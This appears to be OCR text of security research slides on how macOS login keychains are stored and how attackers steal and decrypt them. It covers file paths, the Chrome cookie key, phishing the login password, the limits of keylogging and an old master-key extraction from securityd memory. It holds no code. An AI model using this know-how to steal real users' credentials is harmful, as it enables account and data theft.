
File-based Keychain

- MacOS X Keychain file format
  - Documented in https://github.com/libyal/dtformats
- Login keychain and system keychain are created by default
  - Login: ~/Library/Keychains/login.keychain-db
  - System: /System/Library/Keychains and /Library/Keychains
- Login keychain is encrypted with user's login password
  - Contains web service login credentials, certificates, and app encryption keys
  - Browser cookie's encryption key is also contained in this storage
    - For example, Google Chrome stores this key as "Chrome Safe Storage"

File-based Keychain Decryption




File-based Keychain Decryption




How ITW Attackers Decrypt Keychain?

- Steal login password through social engineering
- Decrypt contents of login keychain with stolen login password
- This approach requires suspicious password prompt



Bypassing Gatekeeper



Stealing user login password

https://unit42.paloaltonetworks.com/macos-stealers-growing/

Other Possible Approaches?

- Keylogging? -> Difficult to steal login passwords thru keyloggers
  - Installing a keylogger requires root privileges and TCC permissions
  - Text input fields created with NSSecureTextField is not logged
  - Keylogger thru kernel code? -> Installing 3rd party KEXTs is not allowed

Is Obtaining the Master Key Possible?


- Master Key was present in securityd's process memory
  - At least, at the time of OS X Lion and Mountain Lion

> *Scanning securityd's whole memory space did not reveal any copies of my login password. …* ***Scanning the memory again, a perfect copy of the master key was found in securityd's heap.***
>
> - "Breaking into the OS X keychain" by Juuso Salonen (2012)


- No SIP in OS X at that time
  - An attacker with root privileges could obtain securityd's task port
  - By reading process memory, they can obtain the Master Key and decrypt login keychain

